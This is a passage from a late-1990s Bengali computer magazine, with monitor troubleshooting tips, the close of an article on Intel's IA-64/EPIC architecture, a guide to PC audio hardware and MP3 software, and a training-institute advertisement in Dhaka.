LCD ছাড়া সকল মনিটর স্ক্রীণে ইমেজ সৃষ্টি করার জন্য ইলেকট্রিক ম্যাগনেটিক আবেশ ব্যবহার করে। ফলে কাছাকাছি অবস্থান করা চৌম্বক পদার্থগুলো কোন কোন ক্ষেত্রে বাড়তি ঝামেলার সৃষ্টি করতে পারে। এ কারণে এ ধরনের বস্তুগুলো মনিটর থেকে কিছুটা দূরে রাখা ভাল। এবং লক্ষ্য করুন কোন যন্ত্রটি সরিয়ে ফেলার পর স্ক্রীণের ইমেজ ভালো হয়েছে। এরপর মনিটরটিকে কমপক্ষে ২০ মিনিটের জন্য বন্ধ করে রাখুন যাতে করে এর চুম্বকত্ব চলে যায়।

অনেক সময় একই পাওয়ার স্ট্রিপে মনিটরের সাথে এক বা একাধিক কমপোনেন্ট প্লাগড ইন থাকে ফলে অনেক সময় Line Noise Problem নামক চুম্বকত্বজনিত সমস্যার সৃষ্টি হয়। এজন্য পিসি এবং মনিটরকে সবসময় অন্য ডিভাইস থেকে দূরে রেখে বৈদ্যুতিক সংযোগ দেয়া উচিত।

এছাড়াও পিসির ভিডিও কার্ডটি ইনকম্প্যাটিবল অথবা নষ্ট হলে, অথবা এটির সেটিংস একটি নির্দিষ্ট মনিটরের জন্য ভুল বা ইনকম্প্যাটিবল হলে এরূপ সমস্যার সৃষ্টি হতে পারে। যদি আপনি সমস্যাযুক্ত মনিটরটি কিনে থাকেন, অথবা যদি মনিটরটি ঝাঁকি খেয়ে থাকে বা পড়ে যায়, তাহলে মনিটরের ভেতরকার যে ছোট চুম্বক মনিটরে ইমেজ কন্ট্রোল করে সেটি স্থানচ্যুত হবার সম্ভাবনা থেকে যায়। আপনি যদি মোটামুটিভাবে নিশ্চিত হন যে সেই ছোট চুম্বকটিই স্থানচ্যুত হয়েছে তা হলে যথাসম্ভব শীঘ্রই অভিজ্ঞ পরামর্শকের শরণাপন্ন হতে হবে।

অনেক সময় নতুন কোন ব্রান্ডের মনিটর বা অনেক দিন বিক্রেতার স্টোরে পরে থাকা মনিটর কিনলে এরূপ সমস্যার সৃষ্টি হতে পারে। এবং ছবি বা টেক্সট ডিসপ্লের ক্ষেত্রে সমস্যা দেখা দিতে পারে।

সমস্যা ৭ : স্ক্রীণের ইমেজ খুব উজ্জ্বল বা খুব ঝাপসা, ছবির Contrast ও খুব বেশি বা কম হচ্ছে?

সমাধান : প্রথমেই মনিটরে অবস্থিত বাটন, হুইল, নব প্রভৃতির সাহায্যে স্ক্রীণের ইমেজ কোয়ালিটি ঠিক করার চেষ্টা করুন। যদি সেগুলোর সর্বোচ্চ সেটিংস প্রয়োগ করার পরও মনিটরের ইমেজের পরিবর্তন না হলে বিশেষজ্ঞদের পরামর্শ নিন। সাধারণত মনিটর সরাসরি আলোর নিচে থাকলে অনেক সময় এর ইমেজ বেশ নিস্প্রভ দেখায়। তাই আপনার চোখের ক্ষতি করে না এমন আলোক সম্পন্ন ঘরে মনিটরটি রাখা ভালো। এতে স্ক্রীণের ইমেজ অপেক্ষাকৃত উজ্জ্বল দেখাবে।

যদি তারপরও ইমেজ সংক্রান্ত এরূপ পরিস্থিতির উন্নতি না হয় কোন উন্নতি না হয় তাহলে সংশ্লিষ্ট বিশেষজ্ঞের পরামর্শ নিন। তবে অনেক সময়ই পুরানো মনিটরগুলোর ছবির মান ক্রমশ খারাপ হতে থাকে। এক্ষেত্রে বিশেষজ্ঞদের কিছুই করার থাকে না। এক্ষেত্রে সবচেয়ে ভাল পরামর্শ হচ্ছে নতুন একটি মনিটর কিনে নেয়া।

সমস্যা ৮ : ইমেজ উইন্ডো খুব বড় বা খুব ছোট দেখাচ্ছে?

সমাধান : আগের সমাধানটির মতো এক্ষেত্রেও মনিটরে অবস্থিত বাটন, হুইল, সুইচ প্রভৃতির সাহায্যে স্ক্রীণের ইমেজ উইন্ডোকে স্বাভাবিক করার চেষ্টা করতে হবে। এরপরও যদি ইমেজ উইন্ডোর আকার ঠিক না হয় তাহলে স্ক্রীণ রেজ্যুলুশনের সেটিংসে পুনরায় ঠিক করতে হবে।

সমস্যা ৯ : মনিটর কাঙ্ক্ষিত কালার ডিসপ্লে করছে না।

সমাধান : মনিটর কতগুলো রঙ ডিসপ্লে করতে পারবে তা নির্ভর করবে মনিটরের মডেল এবং ভিডিও কার্ডের ক্ষমতার উপর। আপনার পিসির এদুটোই যদি পুরানো হয়, তবে সেগুলো পাল্টিয়ে নিলেই সমস্যার সমাধান হয়ে যাবে।

সমস্যা ১০ : মনিটর সঠিকভাবে কাঙ্ক্ষিত কালার রিপ্রেজেন্ট করছে না। করলে মান ভাল নয়?

সমাধান : যদি আপনার মনিটর শুধুমাত্র ১৬টি কালার ডিসপ্লে করে তাহলে অনেক কালার ঠিকমতো রিপ্রেজেন্ট নাও করতে পারে। তবে যদি মনিটর ছবি সবুজ বা গোলাপী ছাড়া ফুটে উঠে তাহলে বোঝা যাবে যে মনিটরে অন্যরকম সমস্যা দেখা দিয়েছে।

মনিটর লাল, সবুজ এবং নীল এই তিনটি কালারের সংমিশ্রণের মাত্রায় হেরফের ঘটিয়ে অসংখ্য কালার রিপ্রেজেন্ট করে। তিনটি ভিন্ন ইলেকট্রন গান তিনটি রঙের ইমেজ স্ক্রীণে ড্র করে এবং আমাদের মস্তিষ্ক পরবর্তীতে এগুলোর সংমিশ্রিত রূপটিকে দৃশ্য হিসেবে গ্রহণ করে। তাই যে কোন একটি মূল রঙের ইলেকট্রনগান নষ্ট হয়ে গেলে মনে হয় মনিটরের ছবিগুলো সেই কালারবিহীন।

এরূপ সমস্যার সমাধানের লক্ষ্যে পিসির সাথে মনিটরের সংযোগকারী ডাটা এবং পাওয়ার ক্যাবলগুলো পরীক্ষা করে দেখুন সেগুলো টান টান অবস্থায় আছে কিনা। যদি থাকে তাহলে সেই অবস্থা দূর করুন, কারণ স্ট্রেচড ক্যাবল মূল রঙগুলোর সংকেত প্রদানে বাধার সৃষ্টি করে। এছাড়া ভিডিও ক্যাবল এবং মনিটরের ভিতরকার সার্কিটবোর্ডের মধ্যের সংযোগে ফাটল ধরতে পারে। এরূপ সমস্যা অত্যন্ত জটিল বিধায় দীর্ঘদিনের অভিজ্ঞতাসম্পন্ন বিশেষজ্ঞের পরামর্শ নেয়া উচিত। ●

আইটানিয়ামের স্থাপত্য IA-64 এবং EPIC

(৭৬ নং পৃষ্ঠার পর)

তবে প্রশ্ন থাকে যে, যদি ডায়নামিক প্রিডিক্টলিংয়ের ক্ষেত্রে রিস্ক প্রসেসরের কার্যকারিতা সীমাবদ্ধ হয়ে পড়ে এবং EPIC (তথা IA-64) সমান্তরালভাবে এগুতে থাকে তাহলে IA-64 ভবিষ্যতে বাজীমাত করবে একথা বলা-ই বাহুল্য।

তবে IA-64 (EPIC)- এর সবচেয়ে নাজুক অংশ হচ্ছে এর কম্পাইলার। ত্রুটিপূর্ণ ও অসম্পূর্ণ কম্পাইলার এর ভবিষ্যতের জন্য মারাত্মক হুমকি হয়ে পড়তে পারে। আর একারণেই ইন্টেল কম্পাইলার প্রযুক্তিকে উৎকর্ষতাদানের জন্য সফটওয়্যার কোম্পানিগুলোকে শত শত কোটি ডলার প্রদান করছে। ইন্টেল IA-64 কে প্রতিষ্ঠা করার জন্য মরিয়া হয়ে উঠেছে। ইতোমধ্যে ৬৪ বিট লিনআক্স এবং উইন্ডোজ (৬৪ বিট) চালিয়ে আইটানিয়াম (IA-64) প্রসেসরের কার্যদক্ষতা পরিমাপ করা হয়েছে।

শুধুমাত্র কম্পাইলারের দোষের কারণে এতবড় একটি প্রকল্প বিনাশ না হয়ে যায় এজন্য ইন্টেল এবং যৌথভাবে এইচপি বেশ সতর্কতা অবলম্বন করছে। ইলিনয় বিশ্ববিদ্যালয়ের একজন গবেষক বলেছেন, IA-64 এর জন্য নতুনভাবে কম্পাইলার তৈরি করা প্রয়োজন- প্রচলিত কম্পাইলারের পুনর্বিন্যাস তেমন কার্যকর নাও হতে পারে। কম্পাইলার ডিজাইন কোন কোন ক্ষেত্রে মেশিন ডিজাইনের চেয়েও জটিল হতে পারে।

পরিশেষে বলা যায়, যদিও EPIC পরিবারের অন্যতম সদস্য IA-64 বিশেষজ্ঞ মহলের প্রশংসা অর্জন করেছে তথাপি এর বাণিজ্যিক সফলতা কতটুকু অর্জিত হবে তা নিয়ে সবাই বিচলিত। ইন্টেল ও এইচপি এ প্রযুক্তিকে গবেষণাগার থেকে মূলস্রোতে সঠিকভাবে উত্তরণ ও সংযোজন ঘটাতে সক্ষম হবে কিনা তা এখনো সুনিশ্চিতভাবে বলা যাচ্ছে না। কারণ, অতীতের অভিজ্ঞতা থেকে বলা যায়, চকমকে প্রযুক্তি মানেই বাণিজ্যিক সফলতা নয়। একটি কথা সত্যি, মাইক্রোসফট যেমন ডস থেকে এনটিতে বাণিজ্যিকভাবে সফল উত্তরণ ঘটাতে চায় ইন্টেলও তেমনি সিস্ক থেকে EPIC প্রযুক্তিতে সফলভাবে উত্তরণ ঘটাতে চায়। ●

আকর্ষণীয় সাউন্ডের স্বাদ পেতে

ইখতিয়ার সোবহান

পিসি অডিও - নিজস্ব সাউন্ড স্টুডিও

গ্রাফিক্স এবং অডিও। মাল্টিমিডিয়া প্রেজেন্টেশনে গুরুত্বপূর্ণ দুটি বিভাগ। গ্রাফিক্সের সাম্প্রতিক উদ্ভাবন আমাদের বিস্মিত করে। বর্তমানে পিসি ব্যবহার করে বাস্তবের কাছাকাছি ত্রিমাত্রিক বা থ্রী ডাইমেনশনাল ইমেজ তৈরি করা সম্ভব।" এই প্রযুক্তির কল্যাণে স্টিভেন স্পীলবার্গ জুরাসিক পার্ক ও দ্যা লস্ট ওয়ার্ল্ড-এ ডাইনোসরকে মানুষের পাশে হাটিয়েছেন। টয় স্টোরী, আ বাগস লাইফ বা প্রিন্স অফ ইজিপ্টের মত এনিমেশন পুরোটাই কম্পিউটারে তৈরি। এছাড়া মাল্টিমিডিয়া সিডি, গেমস, সর্বত্রই আকর্ষণীয় গ্রাফিক্সের ছড়াছড়ি। এজিপি কার্ডের আবির্ভাব উঁচুমানের গ্রাফিক্স রিপ্রেজেন্টেশনের ক্ষেত্রে অনেক বাধাকেই অপসারণ করেছে।

সেই তুলনায় অডিও যেন কিছুটা উপেক্ষিত। যদিও প্রফেশনাল সাউন্ড সিস্টেমের ক্ষেত্রে বেশ কিছুদিন ধরেই কমপিউটার একটি গুরুত্বপূর্ণ ভূমিকা রাখছে, কিন্তু এখানে সৃষ্ট উঁচুমানের সাউন্ড সাধারণ ব্যবহারকারীরা অনেক কারণেই সম্পূর্ণভাবে উপভোগ করতে পারছেন না। উন্নতমানের একটি MPEG কার্ড ব্যবহার করে মুভি দেখার সময় নিচুমানের সাউন্ড কোয়ালিটি একটি বড় বাধা। আপনার ছোট দুটি স্পীকারের সাউন্ড মোটেই আকর্ষণীয় গ্রাফিক্সসমৃদ্ধ মুভিটির সাথে মানানসই নয়। বলা হয়ে থাকে এমপিথ্রী ফরম্যাটে সিডির সাউন্ড কোয়ালিটি অক্ষুণ্ন রেখেই ফাইলকে কম্প্রেস করা হয়। কিন্তু হাইফাই সিডি প্লেয়ারে যে ধরনের সাউন্ড পাওয়া যায়, ছোট ছোট স্পীকারে এমপিথ্রী ফাইলটি এর চেয়ে বেশ নিচুমানের সাউন্ড রিপ্রেজেন্ট করে। কিন্তু একটু চেষ্টা করলেই আপনিও পারবেন উন্নতমানের অডিও সাউন্ড উপভোগ করতে। তাহলে জেনে নিন কিভাবে সাজিয়ে নিতে হয় মিউজিক স্টুডিও বা আপনার বাসার পিসিকে কনফিগার করবেন।

গ্রাফিক্সের মতই ভাল অডিও আউটপুট পেতে হলে প্রয়োজন হার্ডওয়্যার ও সফটওয়্যারের উপযুক্ত সমন্বয়। নিম্নমানের হার্ডওয়্যারের সাথে ভাল সফটওয়্যার ব্যবহার করে কোন লাভ নেই। সাউন্ড হার্ডওয়্যারের মধ্যে রয়েছে সাউন্ড কার্ড, স্পীকার ইত্যাদি।

ভাল সাউন্ডের পূর্ব শর্ত হচ্ছে ভাল সাউন্ড কার্ড। বর্তমানে সব অডিও কার্ডই প্লাগ-এন্ড-প্লে। এখন অডিও কার্ডগুলো সিস্টেম রিসোর্স (IRQ, DMA ইত্যাদি) ব্যবহার করে। ফলে আগের ইনকম্পাটিবিলিটির সমস্যা এখন আর নেই। বর্তমানে ১৬বিট সাউন্ড কার্ডের পরিবর্তে ৩২ বা ৬৪ বিট কার্ডের ব্যবহার ক্রমেই বাড়ছে। সিডি কোয়ালিটি মিউজিকের স্পেসিফিকেশন হচ্ছে ১৬ বিট ৪৪.১ কি.হা.-এর স্টেরিও (দুটি চ্যানেল) সাউন্ড। তবে বর্তমানে বেশিরভাগ মুভির সাউন্ড হচ্ছে ৪৮.৪ কি.হা.-এর। আর এর চ্যানেলও দুটির বেশি। এখন গেমগুলোতে ৪—৮ টি চ্যানেলের ব্যবস্থা থাকে (যেমন— NFSIII)। তাই কোন সাউন্ড কার্ড কেনার আগে সেটি এসব ফিচার সাপোর্ট করে কিনা যাচাই করে নিন।

সাউন্ড কার্ডের জগতে ক্রিয়েটিভ ল্যাবের খ্যাতি প্রবাদতুল্য। ক্রিয়েটিভের সাউন্ডব্লাস্টার প্রযুক্তি রাজত্ব করে আসছে ডস-এর যুগ থেকে। AWE সিরিজের বিপুল সাফল্যের পর ক্রিয়েটিভের নতুন সাউন্ডব্লাস্টার লাইভ পিসি অডিও'র জগতে আলোড়ন তুলেছে। চারটি চ্যানেলের মাধ্যমে অডিটপুট দেয়ার ফলে এই সাউন্ড কার্ডটি ব্যবহার করে আপনি পাবেন ডিজিটাল স্যারাউন্ড সাউন্ড। এই ডিজিটাল স্যারাউন্ড সাউন্ড সিস্টেম আগে শুধু মুভি থিয়েটারগুলোতেই পাওয়া যেত। এই প্রযুক্তির বিশেষত্ব হচ্ছে এতে সাউন্ডের ক্ষেত্রে সত্যিকারের ত্রিমাত্রিক এফেক্ট পাওয়া সম্ভব। চার চ্যানেলের বা চারটি স্পীকারের মাধ্যমে আউটপুট দেয়ার কারণে এই কার্ড ব্যবহার করলে আপনি সত্যিকারের প্রতিধ্বনি শুনতে পাবেন। ক্রিয়েটিভ ছাড়াও অন্যান্য উন্নত সাউন্ড কার্ড নির্মাতা যেমন, টার্টল বীচ বা আজটেক কোম্পানিগুলোও ডিজিটাল স্যারাউন্ড সাউন্ড রিপ্রেজেন্টেশনে সক্ষম এমন কার্ড তৈরির উদ্যোগ নিয়েছে।

সঠিক সাউন্ড কার্ড বেছে নেয়ার পূর্ব শর্ত হচ্ছে আপনার প্রয়োজন নির্ধারণ। শুধু গান শোনার জন্য সাউন্ড ব্লাস্টার AWE সিরিজের সাউন্ড কার্ডই চাহিদা মেটাতে সক্ষম। এছাড়া কম মূল্যের মধ্যে ইয়ামাহা সাউন্ড কার্ডও মোটামুটি ভাল। তবে মুভি দেখা বা গেম খেলার জন্য অবশ্যই আপনাকে কোন হাই এন্ড কার্ড যেমন সাউন্ড ব্লাস্টার লাইভ বেছে নিতে হবে। সাউন্ড কার্ডটি কমপক্ষে ৩২ বিটের হলে ভাল হয়। সাউন্ড কার্ড নির্ধারণের সবচেয়ে সহজ উপায় হচ্ছে কোন পরিচিত গেম রান করে কার্ডের পারফরমেন্স পরীক্ষা করা।

পিসি অডিওর একটি অত্যন্ত গুরুত্বপূর্ণ অথচ অবহেলিত বিষয় হচ্ছে স্পীকার। অনেককেই দেখা যায় বেশি মূল্যের সাউন্ড কার্ড ব্যবহার করেও মাল্টিমিডিয়া কিটের ছোট স্পীকার দু'টির কারণে কার্ডের সম্পূর্ণ পারফরমেন্স উপভোগ করতে পারছেন না। আবার অনেকের ভাল স্পীকার থাকা সত্ত্বেও তা সঠিকভাবে ব্যবহার করতে পারছেন না। স্পীকারের ক্ষেত্রে মানের পরেই যে বিষয়গুলো বিবেচনা করতে হবে তা হচ্ছে— স্পীকারের আকৃতি, স্পীকারের অবস্থান ও রুমের পরিবেশ। তবে উপযুক্ত স্পীকার বেছে নেয়ার আগে বিভিন্ন সাউন্ড সিস্টেম এবং শব্দের শ্রেণীবিভাগ সম্পর্কে জেনে নেয়া প্রয়োজন। সব ধরনের সাউন্ড সিস্টেমকেই প্রধানত তিনভাগে ভাগ করা যেতে পারে— মনো, স্টেরিও এবং থ্রীডাইমেনশনাল।

মনো : মনো হচ্ছে সবচেয়ে প্রাচীন প্রযুক্তি। এক্ষেত্রে রেকর্ডিং এবং প্লেব্যাকের সময় মাত্র একটি চ্যানেল ব্যবহৃত হয়। রেকর্ডিংয়ে একটি মাইক্রোফোন ব্যবহৃত হওয়ায় প্লেব্যাকের সময় দুটি স্পীকার থেকে একই শব্দ উৎপন্ন হয়। এক্ষেত্রে মানুষের দ্বৈত কর্ণ শ্রবণ প্রক্রিয়ার সুবিধা পাওয়া যায় না। মনে হয় সমস্ত শব্দই একই উৎস থেকে (স্পীকার) উৎপন্ন হচ্ছে। শ্রোতার পক্ষে শব্দের উৎসের অবস্থান বা গভীরতা সম্পর্কে ধারণা করা সম্ভব হয় না।

স্টেরিও : স্টেরিও সিস্টেমে শব্দকে লেফট এবং রাইট— এই দুটি চ্যানেলে ভাগ করা হয়। এখানে রেকর্ডিংয়ের সময় দুটি মাইক্রোফোন ব্যবহৃত হয় এবং শব্দের গভীরতা ও শব্দ উৎসের পরস্পরিক অবস্থান নির্ধারণের জন্য মাইক্রোফোন দুটিকে পরস্পর থেকে কিছুটা দুরে রাখা হয়। প্লেব্যাকের সময় স্পীকার দুটি একটু দূরে রাখলে শব্দ উৎসের পারস্পরিক অবস্থানটি অনুভব করা যায়। এক্ষেত্রে দুটি স্পীকার থেকে ভিন্ন ধরনের শব্দ উৎপন্ন হবে। স্টেরিও'র সবচেয়ে চমকপ্রদ ব্যাপার হচ্ছে শূন্যে শব্দ উৎস তৈরি করা। আপনার মনে হবে কণ্ঠশিল্পীর গান দুটি স্পীকারের মাঝামাঝি কোন জায়গা থেকে উৎপন্ন হচ্ছে যদিও সেখানে কোন স্পীকার নেই। এ ধরনের এফেক্ট মনো সিস্টেমে পাওয়া যায় না। স্টেরিও সাউন্ড পেতে হলে আপনার স্পীকার দুটির মধ্যে ন্যূনতম দু'ফুট ব্যবধান থাকা প্রয়োজন। সবচেয়ে ভাল হয় যদি ঘরের দুকোণায় দুটি স্পীকার স্থাপন করা যায়।

থ্রীডাইমেনশনাল : এটি প্রকৃতপক্ষে স্টেরিও সিস্টেমেরই একটি উন্নতরূপ। দুটি চ্যানেলের পরিবর্তে এখানে চার বা ততোধিক চ্যানেল ব্যবহৃত হয়। সাউন্ড প্লেব্যাকের সময় সমসংখ্যক স্পীকার ব্যবহৃত হয় এবং এগুলো শ্রোতার চারদিক ঘিরে থাকে। এক্ষেত্রে একটি বাস্তব পরিবেশের সৃষ্টি হয়। ফলে Quake-II বা Quke থ্রীডিতে যখন শত্রুরা পেছন থেকে আক্রমণ করে তখন আপনি শব্দটি পিছন থেকেই পাবেন। বর্তমানে এ ধরনের সাউন্ড সিস্টেম সিনেমা হলগুলোতে ব্যবহৃত হচ্ছে।

এবারে আসা যাক শব্দের ক্ষেত্রে। শব্দকেও তিনভাগে ভাগ করা যেতে পারে— বেজ, মিডরেঞ্জ এবং ট্রেবল। গুরুগম্ভীর শব্দ যেমন, ড্রামের বিটকে বেজের অন্তর্ভূক্ত করা হয়। তীক্ষ্ণ শব্দকে ট্রেবল এবং বেজ ও ট্রেবলের মাঝামাঝি শব্দকে মিডরেঞ্জ সাউন্ড বলা হয়।

বেজ সাউন্ড প্লেব্যাকের ক্ষেত্রে বড় আকৃতির স্পীকারের পারফরমেন্স ভাল, এদেরকে বলে উফার (Woofer)। উফারের ক্ষেত্রে স্পীকারের আকৃতি যত বড় হবে তত ভাল সাউন্ড পাওয়া যাবে। অপরদিকে ট্রেবল সাউন্ড প্লেব্যাকের জন্য টুইটার (Tewter) নামক ছোট আকৃতির স্পীকারই ভাল। মিডরেঞ্জ সাউন্ডের জন্য মাঝামাঝি আকৃতির স্পীকার উপযুক্ত। এই তিন ধরনের স্পীকারের সমন্বয় সাধন করে আপনার সাউন্ড কার্ডের পরিপূর্ণ সদ্ব্যবহার করতে পারবেন। এক্ষেত্রে স্পীকারগুলোর পারস্পরিক অবস্থানও গুরুত্বপূর্ণ।

উইনম্যাপ ব্যবহারের কয়েকটি টিপস্—

* প্লাগ ইন বা ভিজ্যুয়ালাইজেশন অফ করে দিন। উইনম্যাপ এমনিতেই মেমরি হাংগ, তার উপর প্লাগ ইনগুলো প্রচুর মেমরি দখল করে।

* সময় নিয়ে এমপিথ্রী ফাইল এডিট করুন। এতে প্লেলিস্টে পছন্দের গানটি খুঁজে পেতে সুবিধা হবে। যদি ইনফরমেশন সেভ করার সময় বলে 'can't remove ID3 tag' তবে ঐ ফাইলটি রিড অনলি। তাহলে ফাইলটির প্রপার্টিসে গিয়ে রিড অনলি চেকবক্সটি আনচেক করুন। এছাড়া অনেক সময় দেখা যায় উইনম্যাপ প্রতিবার লোড হওয়ার সময় ডিফল্ট সেটিং ব্যবহার করছে। এখানেও উইনম্যাপ-এর কনফিগারেশন সেটিংস ফাইলটির (Winmap.ini) রিড-অনলি প্রপার্টিস পরিবর্তন করুন।

বেশিরভাগ মাল্টিমিডিয়া কিটেই দুটি ছোট টুইটর স্পীকার থাকে। ফলে বেজ সাউন্ড আকর্ষণীয় মনে হয় না। এতে মুভি দেখার সময় বেশ অসুবিধা হয়। এক্ষেত্রে একটি মিডরেঞ্জ স্পীকার সাব উফার আপনার সমস্যার সমাধান দিতে সক্ষম। স্পীকার কেনার সময় কোন পরিচিত গান বা মিউজিক চালিয়ে পরীক্ষা করে দেখবেন। পূর্ণ ভলিউমে স্পীকার চালিয়ে নিশ্চিত হয়ে নেবেন বেজ এবং ট্রেবল সাউন্ডের মধ্যে যেন একটি ভারসাম্য থাকে।

আপনার মিউজিক রুমটি মাঝারী আকৃতির হলে ভাল হয়। ঘরটি সাউন্ড প্রুফ হলে খুবই ভাল, এতে আশেপাশে যারা থাকেন তাদের বিরক্ত না করেই আপনি সাউন্ড উপভোগ করতে পারবেন। অতিরিক্ত প্রতিধ্বনি বা ইকো বন্ধ করার জন্য জানালা দরজা ছাড়াও দেয়ালে ভারী পর্দা ব্যবহার করা যেতে পারে।

কোয়ালিটি সাউন্ডের জন্য প্রয়োজনীয় হার্ডওয়্যার ও উপযোগী পরিবেশ তৈরির পর আপনার প্রয়োজন হবে উন্নতমানের সফটওয়্যার। বিভিন্ন কাজের জন্য উপযোগী সফটওয়্যারের একটি তালিকা নিচে দেয়া হলো—

- সিডি থেকে গান শোনার জন্য উইন্ডোজের সিডি প্লেয়ারটি বেশ ভাল। তবে এর বড় অসুবিধা হচ্ছে এতে কোন ইকুয়ালাইজার নেই। এক্ষেত্রে ক্রিয়েটিভের সিডি প্লেয়ার অপেক্ষাকৃত ভাল। এছাড়া জেট অডিও-এর ইকুয়ালাইজারগুলো ভাল পারফরমেন্স দিতে সক্ষম যার প্রিসেটগুলো (Vocal, Rock, Open) সত্যিই চমৎকার।
- মুভি দেখার ক্ষেত্রে বর্তমানে জিং প্লেয়ার সবচেয়ে জনপ্রিয়। এর নতুন ভার্সনটি পূর্বের ভার্সনগুলোর মত অপারেটিং সিস্টেমের সাথে ঝামেলা করে না। তবে অডিও কোয়ালিটি বিবেচনায় সুপার ডিকোডার সেরা। এতে ৪৮.৪ কি.হা.-এ সাউন্ড আউটপুটের সুবিধা রয়েছে।
- .WAV বা .MIDI ফাইল রেকর্ডিং ও এডিট করার জন্য ওয়েব স্টুডিও ভাল পারফরমেন্স দিতে সক্ষম। .WAV ফাইল রেকডিং-এর জন্য অনেকের প্রথম পছন্দ অডিও র‍্যাম তবে প্রফেশনাল কোয়ালিটি সাউন্ডের জন্য নির্দ্বিধায় বেছে নিন স্টিংবার্গ ওয়েবলেব।

এমপিথ্রী ফরম্যাটের বিশেষ জনপ্রিয়তার কারণে এ বিষয়েও আলোচনা দরকার। সিডি থেকে এমপিথ্রী ফাইল তৈরির দুটি ধাপ অনুসরণ করতে হয়। প্রথমতঃ সিডি থেকে অডিও ট্র্যাক হার্ডডিস্কে কপি করা এবং দ্বিতীয়তঃ এই অডিও ট্র্যাকটিকে এমপিথ্রী ফরম্যাটে কমপ্রেস করা।

সিডি থেকে অডিও ট্র্যাক হার্ডডিস্কে .WAV ফাইল হিসেবে কপি করা হয়। অনেকেই সিডি থেকে গান চালিয়ে ওয়েভ স্টুডিও বা অডিও র‍্যাক দিয়ে সাউন্ড রেকর্ড করে। এরূপ ক্ষেত্রে সাউন্ড প্লেব্যাকের জন্য সিডি প্লেয়ার সাউন্ড কার্ডের উপর নির্ভরশীল। ফলে সাউন্ড কার্ডের ত্রুটিবিচ্যুতিতেও .WAV ফাইলটিকে প্রভাবিত করে। এজন্য সিডি'র অডিও ট্র্যাক কপি করার জন্য ডেডিকেটেড সফটওয়্যার ব্যবহার করাই উত্তম। এতে যে শুধু দ্রুততার সাথেই কাজ সম্পন্ন হয় তা নয়, সাউন্ড কোয়ালিটিও সম্পূর্ণ অক্ষুণ্ন থাকে। কারণ এখানে সরাসরি সিডি থেকে ডাটা কপি করা হয়। এরকম সফটওয়্যারের মধ্যে সিডি গ্রাবার, ডিজিটাল অডিও কপি বা উইন DAC উল্লেখযোগ্য।

কোন .WAV ফাইল কম্প্রেস করতে সবাই এমপিথ্রী কম্প্রেস সফটওয়্যারটি ব্যবহার করেন। চমৎকার এই সফটওয়্যারটি প্রায় সবক্ষেত্রেই আপনার প্রয়োজন মেটাতে সক্ষম হবে। কম্প্রেস করার সময়ও ৪৪.১ কি.হা.-এর ১৬ বিট সাউন্ড বেছে নিন। অনেকেই ফাইল সাইজ ছোট রাখতে ২২ কি.হা. বা ৮ বিট সাউন্ড ব্যবহার করেন। ছোট টুইটর স্পীকারে পার্থক্য বোঝা না গেলেও উফার বা সাবউফারে বোঝা যাবে এতে সাউন্ড কোয়ালিটি যে ভাল হয় না।

এমপিথ্রী ফাইল প্লেয়ারগুলোর মধ্যে প্রিসেটসহ ইকুয়ালাইজারের কারণে জেট অডিও'র সাউন্ড কোয়ালিটি সবচেয়ে ভাল। তবে জেট অডিও'র ইন্টারফেসটি বেশ জটিল। সে তুলনায় উইনম্যাপ খুবই সাধারণ। উইনম্যাপ'র বড় সুবিধা এর চমৎকার কীবোর্ড ইন্টারফেস।

গত কয়েক বছরে পিসির অডিও সিস্টেমের যে অভাবনীয় উন্নতি হয়েছে এর সাথে তাল মিলিয়ে চলা সত্যিই কষ্টকর। সাউন্ড হার্ডওয়্যার ও সফটওয়্যারের দ্রুত উন্নতি ছাড়াও শব্দের চরিত্র এবং মানুষের শ্রবণ প্রক্রিয়া নিয়ে গবেষণা পিসি অডিও'র এই উন্নতিতে অবদান রেখেছে। প্রফেশনাল সাউন্ড সিস্টেমের সাথে পাল্লা দিতে সক্ষম এখনকার পিসি'র হোম অডিও সিস্টেমের সাথে। সঠিক হার্ডওয়্যার ও আনুষঙ্গিক বিষয়াবলীর সঠিক নির্বাচন আপনাকে দেবে নির্মল আনন্দ। ●

পাঠকদের প্রতি : কমপিউটার বিষয়ক আপনার যে-কোন লেখা, চমকপ্রদ অভিজ্ঞতা, আইডিয়া, সফটওয়্যার টিপস্, কারুকাজ, মতামত বা পুস্তক সমালোচনা লিখে পাঠালে আমরা তা **কমপিউটার জগৎ**-এ প্রকাশ করতে পারলে আনন্দিত হবো। ছাপানো লেখার জন্য লেখকদের যথাযথ সম্মানী দেয়া হয়। আপনাদের সহযোগিতা আমাদের কাম্য। স.ক.জ.

PROVE YOURSELF WORTHY.
SHAPE A WELL DEFINED CAREER BY BECOMING AN

Microsoft WindowsNT MCSE

Trust us, we will reach you to the destination.

MCP	Duration: 2.5 months
MCSE	Duration: 6 months

TEACHERS IT QUALIFICATION:

- MCP (Microsoft Certified Professional)
- MCSE (Microsoft Certified Systems Engineer)
- CNA (Certified Novell Administrator) (NW 5)

☐ Attend our orientation class to know about:
  - How we will teach you
  - What we will give you
  - How we will prepare you for exam

We assure you best quality with minimum cost.

Office 2000

- Windows 98
- Windows NT
- MS-Word 2000
- MS-Excel 2000
- MS-Access 2000
- MS-PowerPoint 2000
- Type Tutor 6.0
- Internet

Duration:
50 Classes
100 Hours

We provide course material

HARDWARE TRAINING

- Computer Basic
- Operating Systems
- PC Assembling
- Trouble Shooting
- Maintenance
- Printer Installation
- ISP connection
- Software Installation
- Software Configuration
- Software Utilities
- Multimedia Installation
- Modem Installation
- LAN/WAN Basic
- Card Configuration

We are opened on Friday also.
Please call us for more information

DEXTER Computer & Network
✉ ☞ 1/3, Block-A, Lalmatia, Dhaka-1207
(Behind 'Aarong' of Asad Gate Branch)
☎ 8113867

নৌপ্রকৌ. সাজিদ হোসেন
sajid@adnetbd.com

লজিটেক কর্ডলেস আইটাচ

